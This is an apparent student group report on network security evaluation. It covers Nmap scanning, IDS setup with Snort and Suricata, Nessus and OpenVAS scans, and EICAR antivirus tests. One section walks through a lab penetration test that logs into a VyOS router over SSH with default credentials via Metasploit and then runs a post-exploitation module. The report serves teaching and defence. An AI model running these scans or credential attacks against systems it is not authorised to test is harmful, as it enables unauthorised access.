

IT SECURITY

Network Security Evaluation and Testing

Group Members:

- Sergio Mancinas
- Jakub Pitonak
- Artem Burov
- Oleh Kihichak
- Abdulla Khaitov



INTRODUCTION



Network security involves protecting the integrity, confidentiality, and availability of data and resources in a network.



01

Scope

The project involves the process of evaluating and testing network infrastructures as well as operating systems that could be vulnerable to insecurity. Among those activities are the study of network topologies, firewall setups, intrusion detection/prevention systems apart from making sure the operating systems used for network devices and endpoints are safe and sound.

02

Importance

Critical to prevent unauthorized access, misuse, modification, or denial of network resources.

03

Outcomes

To ensure robust security measures are implemented and potential vulnerabilities are identified and mitigated.

NETWORK INFRASTRUCTURE ANALYSIS

BY
SERGIO MANCINAS



This report details the methodology, tasks, actions, and outcomes of the network infrastructure analysis conducted using various tools and methodologies. The objective is to understand the network layout, evaluate firewall configurations, and monitor potential intrusions.

Methodology:

Tools: Nmap, SolarWinds Network Topology Mapper, Nessus, OpenVAS, Snort, Suricata
Steps: Network Topology Mapping, Firewall Assessment, IDS/IPS Deployment

Tasks:

Network Scanning with Nmap, Firewall Assessment with OpenVAS, Deploying Snort and Suricata for IDS/IPS

Outcomes:

Detailed network map created, Identified vulnerabilities in firewall configurations, Real-time monitoring for intrusions set up

USING NMAP TO MAP OUT THE NETWORK AND IDENTIFY ALL CONNECTED DEVICES

1. Network Scanning with Nmap

This command identifies active devices in the specified IP range. It helps in understanding the scope of the network and the number of devices connected.

```
# Ping scan to find live hosts
sudo nmap -sP 192.168.1.0/24

Starting Nmap 7.91 ( https://nmap.org ) at 2024-07-12 10:00 UTC
Nmap scan report for 192.168.1.1
Host is up (0.00032s latency).
MAC Address: 00:11:22:33:44:55 (ExampleVendor)
Nmap scan report for 192.168.1.2
Host is up (0.00022s latency).
MAC Address: 00:11:22:33:44:56 (ExampleVendor)
...
Nmap done: 256 IP addresses (25 hosts up) scanned in 10.25 seconds
```

3. Firewall Assessment with OpenVAS

OpenVAS is used to evaluate the firewall and detect vulnerabilities. The results provide detailed information about security issues and suggest remediation steps.

```
# Start OpenVAS services
sudo gvm-start

# Access the OpenVAS web interface
# (usually at https://127.0.0.1:9392)

Starting Greenbone Vulnerability Manager...
[>] Scanner: OpenVAS
[>] Manager: GVM
[>] Web: GSA
[+] Services started.
```

```
# Example scan result
Host: 192.168.1.1
Vulnerability: SSL/TLS Certificate Signed Using Weak Hashing Algorithm
Severity: Medium
Solution: Replace the certificate with one signed using a stronger hashing algorithm.
```

2. Aggressive Scan with Nmap

This command provides detailed information about a specific host, including open ports, services, and operating system details. This information is crucial for identifying vulnerabilities and securing the network

```
# Aggressive scan for detailed information
sudo nmap -A 192.168.1.1

Starting Nmap 7.91 ( https://nmap.org ) at 2024-07-12 10:15 UTC
Nmap scan report for 192.168.1.1
Host is up (0.00032s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.48 ((Ubuntu))
|_http-server-header: Apache/2.4.48 (Ubuntu))
|_http-title: Example Page
MAC Address: 00:11:22:33:44:55 (ExampleVendor)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.4 - 4.6
Network Distance: 1 hop
```

USING NMAP TO MAP OUT THE NETWORK AND IDENTIFY ALL CONNECTED DEVICES

4. Deploying Snort for IDS

Snort is configured and deployed to monitor network traffic for suspicious activities. It alerts on potential threats, helping in real-time detection and prevention of intrusions.

```
# Update Snort rules
sudo apt-get update && sudo apt-get install snort

# Configure Snort (edit /etc/snort/snort.conf as needed)
sudo nano /etc/snort/snort.conf

# Start Snort in network intrusion detection mode
sudo snort -A console -q -c /etc/snort/snort.conf -i eth0

# Example Snort alert
07/12-10:30:25.123456 [**] [1:1000001:0] "SHELLCODE x86 NOOP" [**]
[Classification: Executable code was detected] [Priority: 1] {TCP}
192.168.1.2:12345 -> 192.168.1.1:80
```

5. Monitoring with Suricata

This command provides detailed information about a specific host, including open ports, services, and operating system details. This information is crucial for identifying vulnerabilities and securing the network

```
# Install Suricata
sudo apt-get install suricata

# Start Suricata in IDS mode
sudo suricata -c /etc/suricata/suricata.yaml -i eth0

# Example Suricata alert
07/12/2024-10:45:25.123456 [**] [1:2010935:2] "ET SCAN Nmap Scripting Engine
User-Agent Detected (Nmap Scripting Engine)" [**] [Classification: Attempted
Information Leak] [Priority: 2] {TCP} 192.168.1.2:12345 -> 192.168.1.1:80
```

NETWORK DEVICE OS SECURITY

BY
JAKUB PITONAK



The objective of this penetration test was to evaluate the security of the VyOS router, identify vulnerabilities, and exploit them to gain unauthorized access using the SSH service

Methodology:

Tools: Metasploit, Nmap

Steps: Analyze configurations and firmware for vulnerabilities

Tasks:

Test VyOS Router with Metasploit, Identify vulnerabilities such as weak SSH credentials

Outcomes:

Documented vulnerabilities and proposed mitigation strategies Recommendations for changing default credentials and regular updates

STEP-BY-STEP PENETRATION TESTING

Environment Setup

Virtual Machines:

VyOS Router: Internal IP 192.168.64.1

Kali Linux: Internal IP 192.168.64.8

Network Configuration:

Both VMs were configured on the same internal network to allow seamless communication.

1) Network Scanning and Enumeration

```
#Initial scan
nmap -sS 192.168.64.1

#Result
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
5000/tcp   open  upnp
7000/tcp   open  afs3-fileserver
```

2) Exploiting SSH Service

```
#Launching Metasploit
msfconsole

#Searching for SSH Modules
search ssh

#Setting Module Options
set RHOSTS 192.168.64.1
set USERNAME vyos
set PASSWORD vyos
set THREADS 5

#Running the SSH Login Module
run

#Result
[*] 192.168.64.1:22 - Success: 'vyos:vyos' 'uid=1000(vyos)
gid=1000(vyos) groups=1000(vyos)'
```

ACTION: STEP-BY-STEP PENETRATION TESTING

3) Post-Exploitation

```
#Listing Active Sessions
sessions -l

#Result
Active sessions
=====

Id   Name   Type           Information      Connection
--   -
1    meterpreter linux vyos @ 192.168.64.1 192.168.64.8:4444
-> 192.168.64.1:22 (192.168.64.1)

#Using VyOS Enumeration Module
use post/networking/gather/enum_vyos
set SESSION 1
Run
```


ENDPOINT OS SECURITY

BY ARTEM BUROV



To evaluate the security measures on Kali Linux using Nessus and to test the effectiveness of various antivirus solutions by performing controlled malware injections and analyzing the response.

Methodology:

Tools: Nessus, ClamAV, Windows Defender
Steps: Vulnerability scans, malware detection tests

Tasks:

Linux: Nessus scan and ClamAV test
Windows: Nessus scan and Windows Defender test

Outcomes:

Identified vulnerabilities and recommendations for patches and updates, Successful malware detection and removal

ANALYZE SECURITY MEASURES FOR KALI LINUX OPERATING SYSTEM


1) Install and Start Nessus

```
#install nessus
/bin/systemctl start nessus.service
```


2) Access Nessus Web Interfaces

```
#navigate to this link
https://kali:8834/
```

3) Use IP (in this case localhost) for Discovery Scan to identify all network hosts



4) Run Basic Network Scan



The Nessus scan on the local host identified several vulnerabilities, including a medium-risk DoS vulnerability in dnspython and trust issues with the SSL certificate. Upgrading affected software to recommended versions and addressing SSL certificate issues will enhance security. Additionally, no critical vulnerabilities were detected, indicating a relatively secure environment.

ANALYZE SECURITY MEASURES FOR KALI LINUX OPERATING SYSTEM

Evaluate the Effectiveness of ClamAV Antivirus Solution

1) Install ClamAV

```
#Install clamAV
sudo apt-get update

sudo apt-get install clamav clamav-daemon

sudo freshclam

#Create script file
nano test_clamav.sh
```


3) Run it

```
#Make the Script Executable
chmod +x test_clamav.sh

#Run the Script
./test_clamav.sh
```

4) Result

2) Write an automation script



```
File Actions Edit View Help
GNU nano 7.2 test_clamav.sh
#!/bin/bash

# Update ClamAV
sudo freshclam


# Paths
TEST_DIR="/tmp/test_clamav"
EICAR_URL="https://secure.eicar.org/eicar.com"

# Create test directory if it does not exist
mkdir -p $TEST_DIR

# Download EICAR test file
wget -O $TEST_DIR/eicar.com $EICAR_URL

# Perform scan and print the result
sudo clamscan -r $TEST_DIR

# Clean up
rm -f $TEST_DIR/eicar.com
```



```
(buroff@kali)-[~]
$ ./test_clamav.sh
[sudo] password for buroff:
Thu Jul 11 22:10:03 2024 → ClamAV update process started at Thu Jul 11 22:10:03 2024
Thu Jul 11 22:10:03 2024 → daily.cvd database is up-to-date (version: 27333, sigs: 2064131, f-level: 90, builder: raynman)
Thu Jul 11 22:10:03 2024 → main.cvd database is up-to-date (version: 62, sigs: 6647427, f-level: 90, builder: sigmgr)
Thu Jul 11 22:10:03 2024 → bytecode.cvd database is up-to-date (version: 335, sigs: 86, f-level: 90, builder: raynman)
--2024-07-11 22:10:03-- https://secure.eicar.org/eicar.com
Resolving secure.eicar.org (secure.eicar.org)... 89.238.73.97, 2a00:1828:1000:2497::2
Connecting to secure.eicar.org (secure.eicar.org)|89.238.73.97|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 68
Saving to: '/tmp/test_clamav/eicar.com'

/tmp/test_clamav/eicar.com 100%[=====] 68 --KB/s in 0s

2024-07-11 22:10:04 (130 MB/s) - '/tmp/test_clamav/eicar.com' saved [68/68]

Loading: 9s, ETA: 0s [=====] 8.70M/8.70M sigs
Compiling: 2s, ETA: 0s [=====] 41/41 tasks

/tmp/test_clamav/eicar.com: Win.Test.EICAR_HDB-1 FOUND

----- SCAN SUMMARY -----
Known viruses: 8695952
Engine version: 1.3.1
Scanned directories: 1
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 11.279 sec (0 m 11 s)
Start Date: 2024:07:11 22:10:04
End Date: 2024:07:11 22:10:15
```

ANALYZE SECURITY MEASURES FOR WINDOWS OPERATING SYSTEM

1) Setup Windows 11 VM and Install Nessus

- I ensure that Nessus was installed and configured on the Windows 11 VM.
- Configured the scanner by visiting <https://kali:8834/>.


2) Run Discovery Scan

- Run a discovery scan to identify all hosts on the network, using 127.0.0.1 (localhost).

3) Run Basic Network Scan

- Execute a basic network scan and download the detailed vulnerabilities list by host.

The Nessus network scan revealed several medium-risk vulnerabilities, including outdated software and misconfigurations that could potentially be exploited. Addressing these issues through software updates and proper configuration will improve overall security. The scan did not find any critical vulnerabilities, indicating a relatively secure environment.



ANALYZE SECURITY MEASURES FOR WINDOWS OPERATING SYSTEM

4) Evaluate the Effectiveness of Windows Defender

- To automate the antivirus effectiveness test, create a batch script to automate the download of the EICAR test file (a harmless file designed to test the effectiveness of antivirus software without containing any actual malicious code), scan, and clean-up process.

5) Run the Batch Script

- Save the file as **test_malware.bat** and run the script as an administrator.

6) Monitor the Response

I verified that the threat was detected and blocked by Windows Defender.

```
test_malware.bat
1  @echo off
2  :: Create the TestMalware directory
3  mkdir C:\TestMalware
4
5  :: Download the EICAR test file
6  powershell -Command "Invoke-WebRequest -Uri 'https://secure.eicar.org/eicar.com' -OutFile 'C:\TestMalware\eicar.com'"
7
8  :: Perform a custom scan with Windows Defender
9  "C:\Program Files\Windows Defender\MpCmdRun.exe" -Scan -ScanType 3 -File "C:\TestMalware"
10
11 :: Clean up
12 del C:\TestMalware\eicar.com
13 rmdir C:\TestMalware
14
15 :: Notify completion
16 echo Test completed and cleaned up.
17 pause
```

```
#Run the Batch Script
test_malware.bat
```

```
C:\> Administrator: C:\Windows\System32\cmd.exe
Scan starting...
Scan finished.
Scanning C:\TestMalware found 1 threats.
Cleaning started...
```

Windows Security

All recent items

Filters

Threat blocked
12/07/2024 17:37 Severe

Detected: Virus:DOS/EICAR_Test_File
Status: Quarantined
Quarantined files are in a restricted area where they can't harm your device. They will be removed automatically.

Date: 12/07/2024 17:37
Details: This program is dangerous and replicates by infecting other files.

Affected items:
file: C:\TestMalware\eicar.com

[Learn more](#)

Threat quarantined
12/07/2024 17:37 Severe

MOBILE DEVICE MANAGEMENT SECURITY

BY OLEH KIHICHAK

To assess the Mobile Device Management (MDM) solutions using Microsoft Intune by evaluating security policies and compliance measures. This includes simulating device enrollment, testing security measures such as remote wipe, encryption, and application management, and providing recommendations for enhancing security policies.

Methodology:

Tools: Android Studio, Microsoft Intune

Steps: Assess MDM solutions, test enrollment, and compliance policies

Tasks:

Simulated device enrollment and tested security policies with Microsoft Intune

Outcomes:

